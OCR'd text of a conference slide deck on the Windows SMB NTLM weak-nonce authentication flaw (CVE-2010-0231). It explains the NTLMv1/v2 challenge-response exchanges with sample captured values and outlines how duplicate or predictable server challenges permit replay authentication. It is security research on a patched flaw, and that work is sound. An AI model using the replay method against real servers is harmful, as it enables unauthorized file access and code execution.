# Understanding the Windows SMB NTLM Authentication Weak Nonce Vulnerability

Hernan Ochoa
hernan@ampliasecurity.com

Agustin Azubel
aazubel@ampliasecurity.com

# Presentation goals:

- Describe the vulnerability in detail
- Explain & demonstrate exploitation
  - Three different exploitation methods
- Clear up misconceptions
- Determine vulnerability scope, severity and impact
- Share Conclusions

# Vulnerability Information

- Flaws in Windows' implementation of NTLM
  - attackers can access SMB service as authorized user
  - leads to read/write access to files, SMB shared resources in general and remote code execution

- Published February 2010
- CVE-2010-0231, BID 38085
- Advisory with Exploit Code:
  - http://www.hexale.org/advisories/OCHOA-2010-0209.txt
- Addressed by MS10-012

# Why talk about this vulnerability?

- Major 14-year old vulnerability affecting Windows Authentication Mechanism!

  - Basically, all Windows versions were affected (NT4, 2000, XP, 2003, Vista, 2008, 7)
  - Windows NT 4 released in ~1996
  - Windows NT 3.1 released in ~1993 (~17 years ago)
  - All this time, we assumed it was working correctly.. but it wasn't...
  - Flew under the radar...

# Why talk about this vulnerability?

- Interesting vulnerability, not your common buffer overflow

  - Issues in the Pseudo-Random Number Generator (PRNG)
  - Challenge-response protocol implementation issues
  - Replay attacks
  - Attack to predict challenges is interesting

# Why talk about this vulnerability?

- There's a lesson to be learned... again...
  - Don't assume anything... auth was broken!
  - Crypto is hard
    - to design a good algorithm (e.g.: RC*)
    - to design a good protocol (e.g.: WEP)
    - to implement an algorithm (e.g.: Blowfish signedness issue)
    - to implement a protocol (e.g.: OpenSSL EVP_VerifyFinal issue)
    - to implement an algorithm or protocol you haven't designed
    - to fully comprehend the implications of an algorithm or protocol
    - to use the right protocol in the right context
    - Etc., etc., etc., etc...
      - ➡ May want to review it periodically..
  - 'Random' might not be 'random' (PRNG != CSPRNG)


# What is SMB NTLM Authentication?

## SMB (Server Message Block)

- Microsoft Windows Protocol used for network file sharing, printer sharing, etc.
- Provides communications abstractions: named pipes, mail slots
- Remote Procedure Calls (DCE/RPC over SMB)
  - Distributed COM (DCOM)

## NTLM (NT Lan Manager)


- Microsoft Windows **challenge-response** authentication protocol
  - NTLMv1, NTLMv2, Raw mode, NTLMSSP and more
- Used to authenticate SMB connections
- S...l...o...w...l...y.. being replaced by Kerberos
  - But, NTLM still very widely used... all versions..




# What is a challenge-response authentication protocol?

# Challenge-response authentication protocol

- A client wants to prove its identity to a server



- Both share a secret
  - the secret identifies the client




- Client must prove to the server knowledge of secret
  - but without revealing the secret


# Challenge-response authentication protocol

- How?
  - Server sends Client a challenge
  - Client provides response to Challenge
  - Response depends on both the secret and the challenge

# Challenge-response authentication protocol

- What is the Challenge?
  - Typically, number chosen by server randomly and secretly
  - Number used no more than once (nonce)

# Simple challenge-response protocol example




- ‘secret’ is shared by both parties and identifies client
- To help prevent prediction attacks, replay attacks and others,
  - Challenges have to be nonpredictable
  - Challenges have to be unique

# Challenge-response attack example

1.

Client

Inits authentication

Returns a challenge = 2

Sends back Response R, R = 4

Verifies R, allows or disallows access

Server

2.

Attacker

Inits authentication

Returns a challenge = X

Server

...attacker connects to Server repeatedly, until Server returns Challenge = 2 (duplicate!)...

Sends Response R = 4

Attacker authenticates successfully


# Challenge-response attack example

1.


- Let X be the Challenge the Server will issue
- Attacker can predict X

2.


3.




**Attacker authenticates as Client on Server**

# NTLM challenge-response authentication protocol

# SMB NTLMv1 challenge-response authentication protocol (simplified)

Client

Server

**SMB_NEGOTIATE_PROTOCOL_REQUEST**
includes supported dialects & flags

**SMB_NEGOTIATE_PROTOCOL_RESPONSE**
Agrees on dialect to use & flags
includes **8-byte server challenge/nonce** (C)

**SMB_SESSION_SETUP_ANDX_REQUEST**
includes username, domain
**24-byte 'Ansi Password'** (LM), **24-byte 'Unicode Password'** (NT)

Ansi Password = f(LM_HASH, challenge)
Unicode Password = f(NT_HASH, challenge)

Applies f() with pwd hashes stored on server and compares result with client response

**SMB_SESSION_SETUP_ANDX_RESPONSE**
**Allows or disallows access**

f() =

```
K1, K2, K3 = LM_HASH padded with 5 bytes (all zeroes)
24-byte 'Ansi Password' = DES(K1,C) + DES(K2,C) + DES(K3,C)
K1, K2, K3 = NT_HASH padded with 5 bytes (all zeroes)
24-byte 'Unicode Password' = DES(K1,C) + DES(K2,C) + DES(K3,C)
```

# SMB NTLMv1 challenge-response authentication protocol (example)

Client

Server

**SMB_NEGOTIATE_PROTOCOL_REQUEST**
Dialect: **NT LM 0.12**, Flags2: **0xc001**

→

**SMB_NEGOTIATE_PROTOCOL_RESPONSE**
Challenge/nonce (aka Encryption Key): 752558B9B5C9DD79
Primary Domain: **WORKGROUP**
Server: **TEST-WINXPPRO**

←

**SMB_SESSION_SETUP_ANDX_REQUEST**
Account: **test**, Domain: **TEST-WINXPPRO**
Ansi Pwd: a1107a4e32e947906e605ec82cc5bc4b289aba170225d022
Unicode Pwd: f35c1f8714f7ef1b82b8d73ef5f73f31be0cd97c66beece2

→

**SMB_SESSION_SETUP_ANDX_RESPONSE**
**Allows or disallows access**

←

Applies f() with pwd hashes stored on server and compares result with client response

- A Challenge/nonce has one corresponding Response
  - 1 to 1 relationship

# SMB NTLMv2 challenge-response authentication protocol (simplified)

Client

Server

**SMB_NEGOTIATE_PROTOCOL_REQUEST**
includes supported dialects & flags

**SMB_NEGOTIATE_PROTOCOL_RESPONSE**
Agrees on dialect to use & flags
includes **8-byte server challenge/nonce** (C)

**SMB_SESSION_SETUP_ANDX_REQUEST**
includes username, domain
**24-byte LMv2** = hmac_md5(ntv2hash*, server_nonce + client_challenge) + 8-byte client_challenge
**16-byte NTv2** = hmac_md5(ntv2hash*, server_nonce + blob**)
**8-byte TimeStamp**
**8-byte client_challenge** (yes, again..)
*ntv2hash_server = hmac_md5( nt_hash, unicode(upper(user)) + unicode((upper(domain)) )
**blob = (TimeStamp+ client_challenge + domain + data)

Calculates LMv2 and/or NTv2, compares result with client response

**SMB_SESSION_SETUP_ANDX_RESPONSE**
**Allows or disallows access**

# SMB NTLMv2 challenge-response authentication protocol (example)

**SMB_NEGOTIATE_PROTOCOL_REQUEST**
Dialect: **NT LM 0.12**, Flags2: **0xc001**

**SMB_NEGOTIATE_PROTOCOL_RESPONSE**
Challenge/nonce: D87558B432C9DF09

Client


**SMB_SESSION_SETUP_ANDX_REQUEST**
Account: test, Primary Domain: TEST-WINXPPRO
**24-byte LMv2** = a75878e54344db30bd3e4c923777de7b + 77ff82efd6f17dad
**16-byte NTv2** = 6f74dc2a3a9719bbd189b8ac36e1f386
**Header = 0x00000101**
**Reserved = 0x00000000**
**8-byte TimeStamp =** 3cea680ede1bcb01
**8-byte client_challenge =** 77ff82efd6f17dad
**unknown = 0x00000000**
**domain name** = TEST-WINXPPRO

Server

Calculates LMv2 and/or NTv2, compares result with client response


**SMB_SESSION_SETUP_ANDX_RESPONSE**
**Allows or disallows access**

# SMB NTLM challenge-response authentication

